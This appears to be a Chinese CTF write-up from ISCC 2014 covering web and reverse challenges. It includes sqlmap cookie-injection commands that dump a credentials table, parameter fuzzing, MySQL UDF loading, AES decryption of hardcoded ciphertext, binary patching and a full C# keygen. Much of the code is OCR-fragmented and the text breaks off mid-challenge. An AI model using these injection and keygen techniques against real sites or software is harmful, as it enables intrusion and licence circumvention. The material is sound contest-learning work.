经过管理员提醒知道考察点是变量覆盖后，大家就开始猜测变量名是什么。已有2G，要求转100G，我开始的想法就是覆盖2G的变量，将2G修改为1000G，这样再转让流量就能通过。接着就开始了我噩梦般的爆破过程，首先根据其他2个变量名uploaded和receiver猜测应该是一个单词，我拿了一个20M的来自于Facebook的words字典，天天跑，当然单字母变量这种也早就试过，post跑完跑get，get跑完跑cookie，总之没有结果。所用Payload如下：

```
1
uploaded=
204800
&receiver=lubao515&submitbutton=%E6%8F%
90
+%E4%BA%A4&§a§=
1000
```

跑了几天，有大神已搞定，我才变换思路去覆盖100G对应的变量，将100G变小到小于已有的2G也能转让成功。所用Payload如下：

```
1
uploaded=
123
&receiver=lubao515&submitbutton=%E6%8F%
90
+%E4%BA%A4&§a§=
1
```



Request	Payload	Status	Error	Timeout	Length	Comment
34	G	200	☐	☐	620	
0		200	☐	☐	626	baseline request
1		200	☐	☐	626	
2	a	200	☐	☐	626	
3	b	200	☐	☐	626	
4	c	200	☐	☐	626	
5	d	200	☐	☐	626	
6	e	200	☐	☐	626	
7	f	200	☐	☐	626	
8	g	200	☐	☐	626	
9	h	200	☐	☐	626	
10	i	200	☐	☐	626	

G对应的response信息为：感谢你的礼物，我现在已经有999999999MB的流量了！ 至此得到G是要覆盖的变量名，且要求G<2。 下面开始注入的过程：

```
D:\Program Files\Python\sqlmap>python sqlmap.py -u http://script.iscc.org.cn
05_519a5a01fb6685c1fd13f1442891d0f8/index.php?action=taketransfer --data="G
loaded=123&receiver=lubao515&submitbutton=%E6%8F%90+%E4%BA%A4"
```

```
available databases [2]:
[*] information_schema
[*] web05
```

```
Database: web05
Table: iscc
[1 entry]
+----+----------+----------------------+
| id | username | password             |
+----+----------+----------------------+
| 1  | lubao515 | 8froerf9pu34rjeslfh |
+----+----------+----------------------+
```

Flag：8froerf9pu34rjeslfh

老马识途

SWPU2012的陈题，以下是SWPU提供的解答。 进入题目页面，提示“密码已经通过某种方式发给你了哦！不过密码的有效期只有3秒，要快哦！”（居然连提示内容都一样） HTTP response头里可以看到要提交的PassWord。

```
▼响应 HTTP 报头    查看源代码
Cache-Control: private
Connection: keep-alive
Content-Length: 3042
Content-Type: text/html
Date: Sat, 14 Jun 2014 03:26:56 GMT
PassWord: d9hCu7hl
Server: Microsoft-IIS/7.5
Via: 1.0 www.isclab.org (squid/3.1.10)
X-Cache: MISS from www.isclab.org
X-Cache-Lookup: MISS from www.isclab.org:80
```

再根据题目信息，需要将这个密码先MD5加密再提交，但这里只有3秒的有效时间，很明显这里只有通过编程才能完成了。 参考代码（Visual C#）：

```
1           using System;
2           using System.Collections.Generic;
3           using System.ComponentModel;
4           using System.Data;
5           using System.Web;
6           using System.Net;
7           using System.Security;
8           using System.Security.Cryptography;
9           using System.Text;
10
```

```
namespace Client1
{
class Program
{
static void Main(string[] args)
{
CookieContainer cookieContainer = new CookieContainer();
//获取头信息中的密码
string URI = "http://script2.iscc.org.cn/web07_e3a95260b72";
HttpWebRequest request = WebRequest.Create(UR
request.CookieContainer = cookieContainer;
request.Method = "GET";
request.KeepAlive = false;
HttpWebResponse response = request.GetRespons
string pwd = response.Headers["PassWord"];
//MD5加密
MD5CryptoServiceProvider md5 = new MD5CryptoServiceProvider();
string MD5Pwd = BitConverter.ToString(md5.Com
MD5Pwd = MD5Pwd.Replace(
```

```
            "-"
            ,
            ""
            );


            Console.WriteLine(
            "PassWord: {0}\r\nMD5: {1}\r\n"
            , pwd, MD5Pwd);


            //提交结果


            string formatString =
            "pwd={0}"
            ;


            string postString = string.Format(formatStrin


            byte
            [] postData = Encoding.ASCII.GetBytes(postStr




            URI =
            "http://script2.iscc.org.cn/web07_e3a95260b72
            ;


            request = WebRequest.Create(URI) as HttpWebRe


            request.CookieContainer = cookieContainer;


            request.Method =
            "POST"
            ;


            request.KeepAlive =
            true
            ;


            request.UserAgent =
            "Mozilla/4.0 (compatible; MSIE 8.0; Windows N
            ;


            request.ContentType =
            "application/x-www-form-urlencoded"
            ;


            request.CookieContainer = cookieContainer;


            request.ContentLength = postData.Length;


            request.ServicePoint.Expect100Continue =
            false
            ;


            System.IO.Stream outputStream = request.GetRe
```

```
System.IO.Stream outputStream = request.GetRe


outputStream.Write(postData,
0
, postData.Length);


outputStream.Close();


// 接收返回的页面


response = request.GetResponse() as HttpWebRe


System.IO.Stream responseStream = response.Ge


System.IO.StreamReader reader =
new
 System.IO.StreamReader(responseStream, Encod
"UTF-8"
));


string srcString = reader.ReadToEnd();


Console.WriteLine(
"{0}"
, srcString);


Console.ReadKey();


}


}


}
```

执行程序，得到：

```
                size="2"><P align=center>
                    <font color="white" face="微软雅黑" size="2"><spa
lor: dodgerblue">

                    <span style="color: lime">
                        KEY: W3b_Pr0Gr4m1ng@_@<br />
                    </span>

                         </span></font><font color="white" face=
size="2"><font color="white" face="微软雅黑" size="2"></p>
      <P align=center> </p>
            </font></td>
```

Flag：W3b_Pr0Gr4m1ng@_@

首次会盟

SWPU2012的陈题，以下是SWPU提供的解答。 下载题目文件，由于是dll文件，很明显只能在NT环境下使用，在windows 上搭建一个mysql环境，将udf.dll放置到mysql安装目录中的bin文件夹中，然后以root权限登录mysql，执行下面这样一条语句：

```
create function about returns string soname
'udf.dll'
```

然后再执行：

```
select about()
```

返回的结果如下：

```
Use getkey function to get the key!
```

很明显，getkey是最终我们需要的函数名，再次添加函数：

```
create function getkey returns string soname
'udf.dll'
```

然后再执行：

```
select getkey()
```


即可得到本题的KEY。

Flag：U_Will_Use_Udf_In_Final_Challenge@2012

霸业初成

URL中/show.asp?id=1，基本上确定是SQL注入没跑了。构造语句尝试注入： /show.asp?id=1 and 1=1，结果出现了防注入提示：

很明显，这里考察的是绕过防注入。尝试大小写变换等，结果都无效。考虑其他的传参方式，COOKIES传参通常是漏洞发生的地方，首先删除url中的id=1，利用Firefox插件Firebug添加cookies：id:1 and 1=1



刷新页面，发现能返回正常内容，很明显，这里可以cookies注入。上sqlmap：

```
D:\Program Files\Python\sqlmap>python sqlmap.py -u "http://script2.iscc.org.
eb08_0cfd59e8aef4f69e9301b8dbd2e057b7/show.asp" --cookie="id=1" -p id --leve
```

```
Database: Microsoft_Access_masterdb
[5 tables]
+--------------+
| manufacturer |
| moves        |
| partenaires  |
| partof       |
| studenten    |
+--------------+
```


因网站问题，无法复现。

Flag：CaiBuDaoDeMiMa

0x03 Reverse文公传奇


找到杀手

解压附件得到一个exe和一个txt，exe需要输入密码，PEid查下发现是.net程序。




txt中的的字符串经过base64解码，和Unidcode解码

得到一串中文：




完全看不出有什么用，还是从exe入手吧。 .Net Reflector加载GetThePictures.exe，可以看到加密方式是AES。



其中CheckKey()中可以看到加密得到的密文

```
private bool CheckKey()
{
    string str = this.textBox1.Text.ToString();
    string str2 = "DI0PFY8TP9x61YTtUkmqYQ==";
    return (str == str2);
}
```

输入DI0PFY8TP9x61YTtUkmqYQ==，得到4张图片fangkuaiK.png，meihuaK.gif，hongtaoK1.jpg，heitaoK.bmp：每张图上有一句英文，分别是



```
fangkuaiK.png: enjpy yourself here
meihuaK.gif:   good luck to you
hongtaoK1.jpg: welcome to iscc
heitaoK.bmp:   God bless you
```

挨个尝试得到Flag。

Flag：God bless you

避难母国

题目要求每次都听Andy的，那就把Bob和Carl的名字都改成Andy。

```
41 6E 64 79 00 00 00 00  42 6F 62 00 00 00 00 00  Andy....Bob.....
43 61 72 6C 00 00 00 00  6E 65 46 6F 6C 69 65 49  Carl....neFolieI
68 72 54 48 65 00 00 00  25 73 09 25 64 0A 00 00  hrTHe...%s.%d...
41 6E 64 79 00 00 00 00  25 63 00 00 70 61 75 73  Andy....%c..paus
```

↓

```
41 6E 64 79 00 00 00 00  41 6E 64 79 00 00 00 00  Andy....Andy....
41 6E 64 79 00 00 00 00  6E 65 46 6F 6C 69 65 49  Andy....neFolieI
68 72 54 48 65 00 00 00  25 73 09 25 64 0A 00 00  hrTHe...%s.%d...
41 6E 64 79 00 00 00 00  25 63 00 00 70 61 75 73  Andy....%c..paus
```

再次运行程序，得到

Flag：FireInTheHole

流亡齐国

SWPU2012的陈题，以下是SWPU提供的解答。 用Reflector反编译，找到Button1_click事件代码如下：

```
private void button1_Click(object sender, EventArgs e)
{
    string text = this.textBox1.Text;
    string str2 = Encrypt(text);
    if ((text != "") && (str2 == "sXeC6p/mrl93Jyq3F79+Jg=="))
    {
        MessageBox.Show("猜对了！KEY就是你输入的东西", "成功", MessageBoxButtons.OK, MessageBoxIcon.Aste
    }
    else
    {
        MessageBox.Show("猜错了！请重新猜吧" + str2, "失败", MessageBoxButtons.OK, MessageBoxIcon.Hand);
        this.textBox1.Text = "";
    }
}
```

分析代码，这里调用了函数Encrypt对输入的内容进行处理，如果返回的等于"sXeC6p/mrl93Jyq3F79+Jg=="则弹出成功提示。继续分析Encrypt函数代码：

```
public static string Encrypt(string toEncrypt)
{
    byte[] bytes = Encoding.UTF8.GetBytes("swpu2012swpu2012swpu2012swpu2012");
    byte[] inputBuffer = Encoding.UTF8.GetBytes(toEncrypt);
    RijndaelManaged managed = new RijndaelManaged {
        Key = bytes,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    };
    byte[] inArray = managed.CreateEncryptor().TransformFinalBlock(inputBuffer, 0, inputBuffer.Len
    return Convert.ToBase64String(inArray, 0, inArray.Length);
}
```

通过Rijndael可以看出这里是用了 AES加密算法，AES算法是对称加密算法，密钥这里就是"swpu2012swpu2012swpu2012swpu2012"，现在要做的就是编写个C#程序用同样的算法把密文还原即可。 参考代码（C#）：

```
using System;

using System.Collections.Generic;

using System.Security.Cryptography;

using System.Text;



namespace decrypt

{


class
 Program


{


static
 void
 Main(string[] args)


{


byte
[] key = UTF8Encoding.UTF8.GetBytes(
"swpu2012swpu2012swpu2012swpu2012"
);


byte
[] data = Convert.FromBase64String(
"sXeC6p/mrl93Jyq3F79+Jg=="
);


RijndaelManaged managed =
new
 RijndaelManaged();


managed.Key = key;
```

```
22
            managed.Mode = CipherMode.ECB;
23
            managed.Padding = PaddingMode.PKCS7;
24
            ICryptoTransform cTransform = managed.CreateD
            string result = UTF8Encoding.UTF8.GetString(c
            0
            , data.Length));
            Console.WriteLine(
            "{0}"
            , result);
            Console.ReadKey();
            }
            }
            }
```

Flag：Ae5_3nCrYpT1on

宗女齐姜

下载附件，用IDA加载，注意到sub_401000函数：

```
((void (__cdecl *)(_DWORD))printf)("请输入口令\n");
scanf("%s", &v12);
if ( strcmp(&v12, "hellow") )
{
  printf("口令错? );
}
else
{
  v0 = 0;
  do
    printf("%c", *((_BYTE *)&v13 + *(&v2 + v0++)));
  while ( v0 < 10 );
  printf(L"\n");
}
system("pause");
return 0;
```


这里伪代码很明显，要求输入的字符串是hellow，重新运行程序输入hellow，得到Flag。

```
请输入口令
hellow
Eaglewatch
请按任意键继续. . .
```

Flag：Eaglewatch

逃离临淄

经过OD和IDA Pro的分析，大致得出注册码至少31位，多于31位的部分对注册过程没任何影响第1位由注册名第1位而来，第7位和第14位必须为”-”，第15到20位表示到期时间，前21位的其他位置可以任意。第22-31位由前21位唯一决定。

```
004016D0  .  49          dec     ecx
004016D1  .  83F9 1F     cmp     ecx, 0x1F
004016D4  .v 74 06       je      short 004016DC
004016D6  .  32C0        xor     al, al
004016D8  .  5F          pop     edi
```

注册码长度至少是

```
00401524  .  8A4424 2C   mov     al, byte ptr [esp+0x2C]
00401528  .  3AD0        cmp     dl, al
0040152A  .v 0F85 E400000( jnz     00401614
00401530  .  8A4C24 12   mov     cl, byte ptr [esp+0x12]
00401534  .  B0 2D       mov     al, 0x2D
00401536  .  3AC8        cmp     cl, al
00401538  .v 0F85 D600000( jnz     00401614
0040153E  .  384424 19   cmp     byte ptr [esp+0x19], al
00401542  .v 0F85 CC00000( jnz     00401614
```

sub_4016C0(注册码第1位)==注册名第

第7位=="-"?

第14位=="-"?

```
00401606  .  33FA        xor     edi, edx
00401608  .  2BFA        sub     edi, edx
0040160A  .  FFD6        call    esi
0040160C  .  83C4 04     add     esp, 0x4
0040160F  .  3BF8        cmp     edi, eax
00401611  .  5D          pop     ebp
00401612  .v 74 1A       je      short 0040162E
```

atoi

atoi(注册码后10位)==sub401750(前2

IDA可以看到主要2个函数的伪代码：

Pseudocode-B | Pseudocode-C | Pseudocode-D

```
  return 0;
v3 = a2;
v4 = 31;
do
{
  v5 = *(&a1[v3] - a2);
  if ( v5 >= 48 && v5 <= 57 )
  {
    v6 = (v5 - 43) % 10 + 48;
LABEL_13:
    v5 = v6;
    goto LABEL_14;
  }
  if ( v5 >= 65 && v5 <= 90 )
  {
    v6 = (v5 - 52) % 26 + 65;
    goto LABEL_13;
  }
  if ( v5 >= 97 && v5 <= 122 )
  {
    v6 = (v5 - 84) % 26 + 97;
```

sub_4016C0:21

Pseudocode-B | Pseudocode-C | Pseudocode-D

```
int v4; // edi@2
int result; // eax@3

v1 = 0;
v2 = 0;
v3 = strlen(a1);
if ( (signed int)(v3 - 1) <= 0 )
{
  result = 0;
}
else
{
  do
  {
    v4 = 31 * v2 + a1[v1++];
    v2 = v4;
  }
  while ( v1 < (signed int)(v3 - 1) );
  result = v4;
}
return result;
```

sub_401750:11

前21位经过sub_4016C0()运算后再加上一个常量字符串和注册码经过sub_401750()运算后得到一个8位16进制数，该数与atoi(sub_4016C0(第22-32位))作比较后，相等则注册成功，否则注册失败。 注册机参考代码（C#）：

```
using System;

using System.Collections.Generic;

using System.ComponentModel;

using System.Data;

using System.Drawing;

using System.Text;

using System.Windows.Forms;



namespace CrackMeKeygen

{


public
 partial
class
 Form1 : Form


{


private
 static
 string constStr =
"9b66fd67e34de9d6c52cfcc824f3c84a2f89b30192c
;
// 字符串常量



public
 Form1()


{


InitializeComponent();


this
.dtpDate.MaxDate =
new
 System.DateTime(
2099
,
12
,
31
,
0
```

```
,
0
,
0
,
0
);


this
.dtpDate.MinDate =
new
 System.DateTime(
2000
,
1
,
1
,
0
,
0
,
0
,
0
);


this
.dtpDate.Value =
new
 System.DateTime(
2014
,
8
,
1
,
0
,
0
,
0
,
0
);


this
.txtUsername.Text =
"iscc"
;


}




private
 void
 btnCrack_Click(object sender, EventArgs e)


{


string username = txtUsername.Text;
// 注册名


if
 (username.Trim() ==
""
)
```

```
            {
57
            MessageBox.Show(
58          "用户名不能为空!"
            ,
            "Warning"
59          , MessageBoxButtons.OK, MessageBoxIcon.Warni
60
            return
            ;
61
62          }
63
64
            string date =
            this
65          .dtpDate.Value.ToString(
            "yyMMdd"
            );
66          // 到期日期，格式为140801
67
68
            UInt32 eax;
69          //  判断注册成功与否关键步骤的EAX寄存器的值
70          do
71
            {
72
            Random rd =
            new
73           Random();
            //  随机产生注册码第2-6和8-13位
74
75          //  第一部分为第1-21位
76
            string regeditCode1_21 = encode(username[
            0
77          ].ToString())
            //  第1位
78
            + Convert.ToString(rd.Next(
79          0x10000
            ,
            0xfffff
80          ),
            16
            ) +
81          "-"
             //  第2-6位，第7位为"-"
82
            + Convert.ToString(rd.Next(
83          0x100000
            ,
            0xffffff
84          ),
            16
            ) +
85          "-"
```

```
            //  第8-14位，第14位为"-"
86
87          + encode(date) +
            "-"
            ;
88          //  第15-20位为到期时间，美观起见取第21位为"-"
89
90          //  第二部分为第22-31位，由第一部分1-21位唯一决定
91
92          string edi = confound(encode(regeditCode1_21
            //  edi寄存器返回前21位加密后与字符串常量和注册名
93
94          eax = UInt32.Parse(edi, System.Globalization
            //  eax == edi
95
96          string regeditCode22_31 = encode(eax.ToStrin
97          10
            ,
            '5'
98          );
            //  由eax的值逆推注册码第22-31位，并格式化为10位
99
100         txtRegeditCode.Text = regeditCode1_21 + rege
101         //  完整注册码
102         }
            while
103          (eax >
            2147483647
            );
104         // eax > 2147483647时，由于源程序中比较eax和edi
105         }
106
107         /// <summary>
108         /// 注册码简单加密函数
109         /// </summary>
            /// <param name="strTemp">输入的注册码</param>
            /// <returns>加密后的注册码</returns>
```

```
/// 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcd

///                              ↓↑

///                         encode↓↑encode

///                              ↓↑

/// 5678901234NOPQRSTUVWXYZABCDEFGHIJKLMnopq


private
 string encode(string strTemp)


{


char
[] chTemp = strTemp.ToCharArray();


for
 (
int
 i =
0
; i < chTemp.Length; i++)


{


if
 (chTemp[i] >=
48
 && chTemp[i] <=
57
)


{


chTemp[i] = (
char
)((chTemp[i] -
43
) %
10
 +
48
);


}


if
 (chTemp[i] >=
65
 && chTemp[i] <=
90
)


{
```

```
chTemp[i] = (
char
)((chTemp[i] -
52
) %
26
 +
65
);


}


if
 (chTemp[i] >=
97
 && chTemp[i] <=
122
)


{


chTemp[i] = (
char
)((chTemp[i] -
84
) %
26
 +
97
);


}


}


string result =
new
 string(chTemp);


return
 result;


}




/// <summary>


/// 对输入的21位注册码+64位常量字符串+注册名进行


/// </summary>


/// <param name="strTemp"></param>


/// <returns></returns>
```

```
private
 string confound(string strTemp)


{


int
 eax =
0
, edi, ebx, edx =
0
;


do


{


edi = strTemp[eax];


ebx = edx;


ebx = ebx <<
5
;


ebx = ebx - edx;


edi += ebx;


eax++;


edx = edi;


}
while
 (eax < strTemp.Length);


return
 Convert.ToString(edi,
16
);


}


}


}
```

何去何从

IDA打开附近中的exe程序，注意到sub_401000和sub_40104F函数：

```
int __cdecl sub_401000()
{
  signed int i; // [sp+0h] [bp-18h]@1
  char v2[20]; // [sp+4h] [bp-14h]@3

  for ( i = 0; i < 19; ++i )
    v2[i] = off_409030[47 * i % 100];
  return sub_401129(&unk_4092CC, i);
}
```

```
int __cdecl sub_40104F(const char *Str2)
{
  int result; // eax@5
  signed int i; // [sp+0h] [bp-18h]@1
  char Str1[20]; // [sp+4h] [bp-14h]@3

  for ( i = 0; i < 19; ++i )
    Str1[i] = off_409030[47 * i % 99];
  if ( strcmp(Str1, Str2) )
    result = sub_401129("密码错了!\n", i);
  else
    result = sub_401129(&unk_4092DC, i);
  return result;
}
```

其中off_409030是一段字符串：

```
.data:00409030                                         ; "(*&TIOuh3l1j4hsd87vgh(&%YGkjbvbaldkfh^&
.data:00409034 aTiouh3l1j4hsd8 db '(*&TIOuh3l1j4hsd87vgh(&%YGkjbvbaldkfh^&%*&^R12j3beasoidhcf9HCL
.data:00409034                                         ; DATA XREF: .data:off_409030↑o
.data:00409034                 db '(*GHDfhboqiwuef892q37xcv;lkjhqasdlkfj;lkcjv;lLKHasdfklnLKjh;la
.data:00409034                 db 'fhnIO*&YOIUHNlkidfhv8079hlkjBOIUT6tf23p04-09ujlv;kn098YIUhrlk4
.data:00409034                 db 'p9udvlkm1p9yh8UGkjhpIHRPON*&^RFCLKJNPOIUEWDIUH3o4ifgoivc3o9874
.data:00409034                 db 'foijzxbcv*&*&t3214asdvzxcCLIKKH98duyfi2wjnepfoicpikvpoisudf-90
.data:00409034                 db '4rsd;ldfknv;ldksfhv098y9uihn048yfpOIUH)(8fh423kj5thngoxfchvjknl
.data:00409034                 db '*Yopiernt09u82hgkjdfncv098Ypfoin234pfuih9ewuihnrfgKLJSAOIpeuyh
.data:00409034                 db 'fg;fkvb09843hkjvnpI*YOIEnrp2o3ijf9ijxdcpLIHJ-98fy23knfposdiuv-
.data:00409034                 db 'efoik1hrf89ujfdvmkpIud1ije-f92LOIXJHC(InempwqkfnpI
.data:00409034                 db 'o4fj-9fov;lkwqnfdpviJOSDjfp2oi3rjf-09dfjv;lk13mfij-
.data:00409034                 db '3409rocfmv',0
```

伪代码比较明显，直接拿到浏览器控制台计算，既然模100和模99，故只需要取字符串的前100位。


```
var str="(*&TIOuh3l1j4hsd87vgh(&%YGkjbvbaldkfh^&%*&^R12j3beasoidhcf9HCLKHV(*GHDfhboqiwuef892q37xcv;lkjhqa
var a="",b="";
for(var i=0;i<19;i++)
{
a+=str[47*i%99];
b+=str[47*i%100];
}
"(3q&vf2vw%f7Vj9Ookj"
a
"(3q^;^3lfjq&D7V4Hhd"
b
"(3q&vf2vw%f7Vj9Ookj"
```

b提交就是Flag。


Flag：(3q&vf2vw%f7Vj9Ookj


宝藏探秘

这个研究了几天，一直没搞定，我是在XP虚拟机里弄的，因为要结合IDA看程序，而我的64位IDA没有F5功能，只能用32位的IDA，相应的OD加载程序也在32位机子上比较好。后来大神提示OD跑完就行了，而我用OD从头跑到尾也没有太大收获。不知道是不是XP的原因，首先源程序在win7下可以正常运行，在XP下直接就弹出对话框了：



这个我通过nop掉判断windows版本的地方解决了。当大神告知Key后，却发现win7和XP居然还不一样：






我只能说无语啊……

Flag：e41cf485e2a0e8707ff8fc0291f55cec


勤王周室

附件中的exe可以用压缩软件打开，解压得到一个0字节的文件，文件名我不是传说中的密码，暂时不知道有啥用。



名称	大小	压缩后大小	类型	修改时间
..			文件夹	
我不是传说中的密码	0	0	文件	2/24 星期一 09:

exe还可以用7z打开，可以在里面找到一个132.bmp和exe的icon文件。132.bmp打开如图：




与exe的icon相差较大。在132.bmp的底部可以找到压缩的rar部分：

```
FF FF FF FF FF FF 52 61  72 21 1A 07 00 CF 90 73  ......Rar!.....s
00 00 0D 00 00 00 00 00  00 00 24 CD 74 20 92 4D  ..........$.t .M
00 00 00 00 00 00 00 00  00 02 00 00 00 00 D4 49  ..............I
58 44 1D 30 28 00 20 00  00 00 CE D2 B2 BB CA C7  XD.0(. .........
B4 AB CB B5 D6 D0 B5 C4  C3 DC C2 EB 00 62 6A 11  .............bj.
0D 4E 2F 66 20 4F AA F4  8B 2D 4E 84 76 C6 5B 80  .N/f O...-N.v.[.
01 78 00 F0 5B 91 1B C4  3D 7B 00 40 07 00        .x..[...={.@..←
```


修改132.bmp的第11字节9E为36，再打开：

```
42 4D 9E C0 00 00 00 00  00 00 9E 00 00 00 28 00  BM............(.
00 00 80 00 00 00 80 00  00 00 01 00 18 00 00 00  ................
00 00 00 C0 00 00 00 00  00 00 00 00 00 00 00 00  ................
